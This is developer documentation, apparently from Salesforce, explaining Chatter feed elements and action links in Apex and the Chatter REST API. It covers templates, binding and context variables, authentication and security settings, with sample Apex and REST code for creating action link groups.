In API versions 30.0 and earlier, a Chatter feed was a container of feed items. In API version 31.0, the definition of a feed expanded to include new objects that didn't entirely fit the feed item model. The Chatter feed became a container of *feed elements*. The abstract class `ConnectApi.FeedElement` was introduced as a parent class to the existing `ConnectApi.FeedItem` class. The subset of properties that feed elements share was moved into the `ConnectApi.FeedElement` class. Because feeds and feed elements are the core of Chatter, understanding them is crucial to developing applications with Chatter in Apex.

Accessing ConnectApi Data in Communities and Portals

Most `ConnectApi` methods work within the context of a single community.

Methods Available to Communities Guest Users


If your community allows access without logging in, guest users have access to many Chatter in Apex methods. These methods return information the guest user has access to.

Working with Action Links

An action link is a button on a feed element. Clicking an action link can take a user to a Web page, initiate a file download, or invoke an API call to Salesforce or to an external server. An action link includes a URL and an HTTP method, and can include a request body and header information, such as an OAuth token for authentication. Use action links to integrate Salesforce and third-party services into the feed so that users can take action to drive productivity and accelerate innovation.

Workflow

This feed item contains one action link group with one visible action link, **Join**.



The workflow to create and post action links with a feed element:

1. (Optional) Create an action link template.
2. Call `ConnectApi.ActionLinks.createActionLinkGroupDefinition(communityId, actionLinkGroup)` to define an action link group that contains at least one action link.
3. Call `ConnectApi.ChatterFeeds.postFeedElement(communityId, feedElement)` to post a feed element and associate the action link with it.

Use these methods to work with action links:

ConnectApi Method	Task

`ActionLinks.createActionLinkGroupDefinition(communityId, actionLinkGroup)`
`ActionLinks.deleteActionLinkGroupDefinition(communityId, actionLinkGroupId)`
`ActionLinks.getActionLinkGroupDefinition(communityId, actionLinkGroupId)`
	Create an action link group definition. To associate an action link group with a feed element, first create an action link group definition. Then post a feed element with an associated actions capability.

`ChatterFeeds.postFeedElement(communityId, feedElement)`	Post a feed element with an associated actions capability. Associate up to 10 action link groups with a feed element.
`ActionLinks.getActionLink(communityId, actionLinkId)`	Get information about an action link, including state for the context user.
`ActionLinks.getActionLinkGroup(communityId, actionLinkGroupId)`	Get information about an action link group including state for the context user.
`ActionLinks.getActionLinkDiagnosticInfo(communityId, actionLinkId)`	Get diagnostic information returned when an action link executes. Diagnostic information is given only for users who can access the action link.

ConnectApi Method	Task
`ChatterFeeds.getFeedElementsFromFeed()`	Get the feed elements from a specified feed type. If a feed element has action links associated with it, the action links data is returned in the feed element's associated actions capability.

IN THIS SECTION:

Action Links Overview, Authentication, and Security

Learn about Apex action links security, authentication, labels, and errors.

Action Links Use Case

Use action links to integrate Salesforce and third-party services with a feed. An action link can make an HTTP request to a Salesforce or third-party API. An action link can also download a file or open a Web page. This topic contains an example use case.

Action Link Templates

Create action link templates in Setup so that you can instantiate action link groups with common properties from Chatter REST API or Apex. You can package templates and distribute them to other Salesforce organizations.

SEE ALSO:

Define an Action Link and Post with a Feed Element


Define an Action Link in a Template and Post with a Feed Element

Action Links Overview, Authentication, and Security

Learn about Apex action links security, authentication, labels, and errors.

Workflow

This feed item contains one action link group with one visible action link, **Join**.



The workflow to create and post action links with a feed element:

1. (Optional) Create an action link template.
2. Call `ConnectApi.ActionLinks.createActionLinkGroupDefinition(communityId, actionLinkGroup)` to define an action link group that contains at least one action link.
3. Call `ConnectApi.ChatterFeeds.postFeedElement(communityId, feedElement)` to post a feed element and associate the action link with it.

Action Link Templates

Create action link templates in Setup to instantiate action link groups with common properties. You can package templates and distribute them to other Salesforce organizations.

Specify binding variables in the template and set the values of the variables when you instantiate the action link group. For example, use a binding variable for the API version number, a user ID, or an OAuth token.

You can also specify context variables in the templates. When a user executes the action link, Salesforce provides values for these variables, such as who executed the link and in which organization.

To instantiate the action link group, call the `ActionLinks.createActionLinkGroupDefinition(communityId, actionLinkGroup)` method. Specify the template ID and the values for any binding variables defined in the template.

See Design Action Link Templates.

Type of Action Links

Specify the action link type in the `actionType` property when you define an action link.

There are four types of action links:

- `Api`—The action link calls a synchronous API at the action URL. Salesforce sets the status to `SuccessfulStatus` or `FailedStatus` based on the HTTP status code returned by your server.
- `ApiAsync`—The action link calls an asynchronous API at the action URL. The action remains in a `PendingStatus` state until a third party makes a request to `/connect/action-links/`***`actionLinkId`*** to set the status to `SuccessfulStatus` or `FailedStatus` when the asynchronous operation is complete.
- `Download`—The action link downloads a file from the action URL.
- `Ui`—The action link takes the user to a Web page at the action URL.

Authentication

When you define an action link, specify a URL (`actionUrl`) and the HTTP headers (`headers`) required to make a request to that URL.

If an external resource requires authentication, include the information wherever the resource requires.

If a Salesforce resource requires authentication, you can include OAuth information in the HTTP headers or you can include a bearer token in the URL.

Salesforce automatically authenticates these resources:

- Relative URLs in templates
- Relative URLs beginning with `/services/apexrest` when the action link group is instantiated from Apex

Don't use these resources for sensitive operations.

Security

HTTPS

The action URL in an action link must begin with `https://` or be a relative URL that matches one of the rules in the Authentication section.

Encryption

API details are stored with encryption, and obfuscated for clients.

The `actionURL`, `headers`, and `requestBody` data for action links that are not instantiated from a template are encrypted with the organization's encryption key. The `Action URL`, `HTTP Headers`, and `HTTP Request Body` for an action link template are not encrypted. The binding values used when instantiating an action link group from a template are encrypted with the organization's encryption key.

Action Link Templates

Only users with "Customize Application" user permission can create, edit, delete, and package action link templates in Setup.

Don't store sensitive information in templates. Use binding variables to add sensitive information when you instantiate the action link group. After the action link group is instantiated, the values are stored in an encrypted format. See Define Binding Variables.

Connected Apps

When creating action links via a connected app, it's a good idea to use a connected app with a consumer key that never leaves your control. The connected app is used for server-to-server communication and is not compiled into mobile apps that could be decompiled.

Expiration Date

When you define an action link group, specify an expiration date (`expirationDate`). After that date, the action links in the group can't be executed and disappear from the feed. If your action link group definition includes an OAuth token, set the group's expiration date to the same value as the expiration date of the OAuth token.

Action link templates use a slightly different mechanism for excluding a user. See Set the Action Link Group Expiration Time.

Exclude a User or Specify a User

Use the `excludeUserId` property of the action link definition input to exclude a single user from executing an action.

Use the `userId` property of the action link definition input to specify the ID of a user who alone can execute the action. If you don't specify a `userId` property or if you pass `null`, any user can execute the action. You can't specify both `excludeUserId` and `userId` for an action link

Action link templates use a slightly different mechanism for excluding a user. See Set Who Can See the Action Link.

Read, Modify, or Delete an Action Link Group Definition

There are two views of an action link and an action link group: the definition, and the context user's view. The definition includes potentially sensitive information, such as authentication information. The context user's view is filtered by visibility options and the values reflect the state of the context user.

Action link group definitions can contain sensitive information (such as OAuth tokens). For this reason, to read, modify, or delete a definition, the user must have created the definition or have "View All Data" permission. In addition, in Chatter REST API, the request must be made via the same connected app that created the definition. In Apex, the call must be made from the same namespace that created the definition.

Context Variables

Use context variables to pass information about the user who executed the action link and the context in which it was invoked into the HTTP request made by invoking an action link. You can use context variables in the `actionUrl`, `headers`, and `requestBody` properties of the Action Link Definition Input request body or `ConnectApi.ActionLinkDefinitionInput` object. You can also use context variables in the `Action URL`, `HTTP Request Body`, and `HTTP Headers` fields of action link templates. You can edit these fields, including adding and removing context variables, after a template is published.

The context variables are:

Context Variable	Description
`{!actionLinkId}`	The ID of the action link the user executed.
`{!actionLinkGroupId}`	The ID of the action link group containing the action link the user executed.
`{!communityId}`	The ID of the community in which the user executed the action link. The value for your internal organization is the empty key `"000000000000000000"`.
`{!communityUrl}`	The URL of the community in which the user executed the action link. The value for your internal organization is empty string `""`.
`{!orgId}`	The ID of the organization in which the user executed the action link.
`{!userId}`	The ID of the user that executed the action link.

Versioning

To avoid issues due to upgrades or changing functionality in your API, we recommend using versioning when defining action links. For example, the `actionUrl` property in the `ConnectApi.ActionLinkDefinitionInput Class` should look like `https://www.example.com/api/v1/exampleResource`.

You can use templates to change the values of the `actionUrl`, `headers`, or `requestBody` properties, even after a template is distributed in a package. For example, if you release a new API version that requires new inputs, an admin can change the inputs in the action link template in Setup and even action links already associated with a feed element will use the new inputs. However, you can't add new binding variables to a published action link template.

If your API isn't versioned, you can use the `expirationDate` property of the `ConnectApi.ActionLinkGroupDefinitionInput Class` to avoid issues due to upgrades or changing functionality in your API. See Set the Action Link Group Expiration Time.

Errors

Use the Action Link Diagnostic Information method (`ActionLinks.getActionLinkDiagnosticInfo(communityId, actionLinkId)`) to return status codes and errors from executing `Api` action links. Diagnostic info is given only for users who can access the action link.

Localized Labels

Action links use a predefined set of localized labels specified in the `labelKey` property of the `ConnectApi.ActionLinkDefinitionInput Class` request body and the `Label` field of an action link template.

For a list of labels, see Action Links Labels.

Note: If none of the label key values make sense for your action link, specify a custom label in the `Label` field of an action link template and set `Label Key` to None. However, custom labels aren't localized.


Action Links Use Case

Use action links to integrate Salesforce and third-party services with a feed. An action link can make an HTTP request to a Salesforce or third-party API. An action link can also download a file or open a Web page. This topic contains an example use case.

Start a Video Chat from the Feed

Suppose you work as a Salesforce developer for a company that has a Salesforce organization and an account with a fictional company called "VideoChat." Users have been saying they want to do more from Salesforce1. You're asked to create an app that lets users create and join video chats directly from Salesforce1.

When a user opens the VideoChat app in Salesforce1, they're asked to name the video chat room and invite either a group or individual users to the video chat room. When the user clicks **OK**, the VideoChat app launches the video chat room and posts a feed item to the selected group or users asking them to **Please join the video chat** by clicking an action link labeled **Join**. When an invitee clicks **Join**, the action link opens a web page containing the video chat room.



As a developer thinking about how to create the action link URL, you come up with these requirements:


1. When a user clicks **Join**, the action link URL has to open the video chat room they were invited to.
2. The action link URL has to tell the video chat room who's joining.

To dynamically create the action link URLs, you create an action link template in Setup.


For the first requirement, you create a `{!Bindings.roomId}` binding variable in the `Action URL` template field. When the Salesforce1 user clicks **OK** to create the video chat room, your Apex code generates a unique room ID. The Apex code uses that unique room ID as the binding variable value when it instantiates the action link group, associates it with the feed item, and posts the feed item.

For the second requirement, the action link must include the user ID. Action links support a predefined set of context variables. When an action link is invoked, Salesforce substitutes the variables with values. Context variables include information about who clicked the action link and in what context it was invoked. You decide to include a `{!userId}` context variable in the `Action URL` so that when a user clicks the action link in the feed, Salesforce substitutes the user's ID and the video chat room knows who's entering.

This is the action link template for the **Join** action link:



Every action link must be associated with an action link group. The group defines properties shared by all the action links associated with it. Even if you're using a single action link (as in this example) it must be associated with a group. The first field of the action link template is `Action Link Group Template`, which in this case is **Video Chat**, which is the action link group template the action link template is associated with:



.

Action Link Templates

Create action link templates in Setup so that you can instantiate action link groups with common properties from Chatter REST API or Apex. You can package templates and distribute them to other Salesforce organizations.


An action link is a button on a feed element. Clicking an action link can take a user to a Web page, initiate a file download, or invoke an API call to Salesforce or to an external server. An action link includes a URL and an HTTP method, and can include a request body and header information, such as an OAuth token for authentication. Use action links to integrate Salesforce and third-party services into the feed so that users can take action to drive productivity and accelerate innovation.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: All editions except **Personal Edition**.

In this example, **Approve** and **Reject** are action links that make API calls to the REST API of a fictional travel website to approve or reject an itinerary. When Pam created the itinerary on the travel website, the travel website made a Chatter REST API request to post the feed item with the action links to Pam's manager Kevin so that he can approve or reject the itinerary.



Important: Action links are a developer feature. Although you create action link templates in Setup, you must use Apex or Chatter REST API to generate action links from templates and add them to feed elements.

IN THIS SECTION:

Design Action Link Templates

Before you create a template, consider which values you want to set in the template and which values you want to set with binding variables when you instantiate action link groups from the template.

Create Action Link Templates

Create action link templates in Setup so that you can instantiate action link groups with common properties from Chatter REST API or Apex. You can package templates and distribute them to other Salesforce organizations.

Edit Action Link Templates

You can edit all fields on an unpublished action link group template and on its associated action link templates.

Delete Action Link Group Templates

When you delete an action link group template, you delete its associated action link templates and all action link groups that have been instantiated from the templates. Deleted action link groups disappear from any feed elements they've been associated with.

Package Action Link Templates

Package action link templates to distribute them to other Salesforce organizations.

SEE ALSO:

Working with Action Links

Define an Action Link in a Template and Post with a Feed Element


Design Action Link Templates

Before you create a template, consider which values you want to set in the template and which values you want to set with binding variables when you instantiate action link groups from the template.


- Action Link Templates Overview
- Template Design Considerations
- Set the Action Link Group Expiration Time
- Define Binding Variables
- Set Who Can See the Action Link
- Use Context Variables

Action Link Templates Overview

Here's an action link group template in Setup:



Each action link group should contain at least one action link. This example action link template has three binding variables: the API version number in the `Action URL`, the Item Number in the `HTTP Request Body`, and the OAuth token value in the `HTTP Header` field.



The Chatter REST API request to instantiate the action link group and set the values of the binding variables:

```
POST /connect/action-link-group-definitions

{
   "templateId":"07gD00000004C9r",
   "templateBindings":[
      {
         "key":"ApiVersion",
         "value":"v1.0"
      },
      {
         "key":"ItemNumber",
         "value":"8675309"
      },
      {
         "key":"BearerToken",

"value":"00DRR0000000N0g!ARoAQMZyQtsP1Gs27EZ8hl7vdpYXH5O5rv1VNprqTeD12xYnvygD3JgPnNR"
      }
   ]
}
```

This is the Apex code that instantiates the action link group from the template and sets the values of the binding variables:

```
// Get the action link group template Id.
ActionLinkGroupTemplate template = [SELECT Id FROM ActionLinkGroupTemplate WHERE
DeveloperName='Doc_Example'];

// Add binding name-value pairs to a map.
Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', '1.0');
bindingMap.put('ItemNumber', '8675309');
bindingMap.put('BearerToken',
'00DRR0000000N0g!ARoAQMZyQtsP1Gs27EZ8hl7vdpYXH5O5rv1VNprqTeD12xYnvygD3JgPnNR');

// Create ActionLinkTemplateBindingInput objects from the map elements.
List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs = new
List<ConnectApi.ActionLinkTemplateBindingInput>();
for (String key : bindingMap.keySet()) {
    ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
ConnectApi.ActionLinkTemplateBindingInput();
    bindingInput.key = key;
    bindingInput.value = bindingMap.get(key);
    bindingInputs.add(bindingInput);
}

// Set the template Id and template binding values in the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput = new
ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = template.id;
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);
```

Template Design Considerations

Considerations for designing a template:

- Determine the expiration time of the action link group.

  See Set the Action Link Group Expiration Time.

- Define *binding variables* in the template and set their values when you instantiate the group. Don't store sensitive information in templates. Use binding variables to add sensitive information at run time.

  See Define Binding Variables.

- Determine who can see the action link when it's associated with a feed element.

  Set Who Can See the Action Link.

- Use *context variables* in the template to get information about the execution context of the action link.

  When the action link executes, Salesforce fills in the values and sends them in the HTTP request. See Use Context Variables.

Set the Action Link Group Expiration Time

When creating an action link group from a template, the expiration date can be calculated based on a period provided in the template, or the action link group can be set not to expire at all.

To set the hours until expiration in a template, enter a value in the `Hours until Expiration` field of the action link group template. This value is the number of hours from when the action link group is instantiated until it's removed from associated feed elements and can no longer be executed. The maximum value is 8760, which is 365 days.

To set the action link group expiration date when you instantiate it, set the `expirationDate` property of either the Action Link Group Definition request body (Chatter REST API) or the `ConnectApi.ActionLinkGroupDefinition` input class (Apex).

To create an action link group that doesn't expire, don't enter a value in the `Hours until Expiration` field of the template and don't enter a value for the `expirationDate` property when you instantiate the action link group.

Here's how `expirationDate` and `Hours until Expiration` work together when creating an action link group from a template:

- If you specify `expirationDate`, its value is used in the new action link group.
- If you don't specify `expirationDate` and you specify `Hours until Expiration` in the template, the value of `Hours until Expiration` is used in the new action link group.
- If you don't specify `expirationDate` or `Hours until Expiration`, the action link groups instantiated from the template don't expire.

Define Binding Variables

Define binding variables in templates and set their values when you instantiate an action link group.

Important: Don't store sensitive information in templates. Use binding variables to add sensitive information at run time. When the value of a binding is set, it is stored in encrypted form in Salesforce.

You can define binding variables in the `Action URL`, `HTTP Request Body`, and `HTTP Headers` fields of an action link template. After a template is published, you can edit these fields, you can move binding variables between these fields, and you can delete binding variables. However, you can't add new binding variables.

Define a binding variable's key in the template. When you instantiate the action link group, specify the key and its value.

Binding variable keys have the form `{!Bindings.`***`key`***`}`.

The *`key`* supports Unicode characters in the predefined `\w` character class: `[\p{Alpha}\p{gc=Mn}\p{gc=Me}\p{gc=Mc}\p{Digit}\p{gc=Pc}]`.

This `Action URL` field has two binding variables:

```
https://www.example.com/{!Bindings.ApiVersion}/items/{!Bindings.ItemId}
```

This `HTTP Headers` field has two binding variables:

```
Authorization: OAuth {!Bindings.OAuthToken}
Content-Type: {!Bindings.ContentType}
```

Specify the keys and their values when you instantiate the action link group in Chatter REST API:

```
POST /connect/action-link-group-definitions

{
     "templateId":"07gD00000004C9r",
     "templateBindings" : [
```

```
        {
           "key":"ApiVersion",
           "value":"1.0"
        },
        {
           "key":"ItemId",
           "value":"8675309"
        },
        {
           "key":"OAuthToken",
           "value":"00DRR0000000N0g_!..."
        },
        {
           "key":"ContentType",
           "value":"application/json"
        }
     ]
}
```

Specify the binding variable keys and set their values in Apex:

```
Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', '1.0');
bindingMap.put('ItemId', '8675309');
bindingMap.put('OAuthToken', '00DRR0000000N0g_!...');
bindingMap.put('ContentType', 'application/json');

List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs =
 new List<ConnectApi.ActionLinkTemplateBindingInput>();

for (String key : bindingMap.keySet()) {
    ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
ConnectApi.ActionLinkTemplateBindingInput();
    bindingInput.key = key;
    bindingInput.value = bindingMap.get(key);
    bindingInputs.add(bindingInput);
}

// Define the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput =
 new ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = '07gD00000004C9r';
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);
```

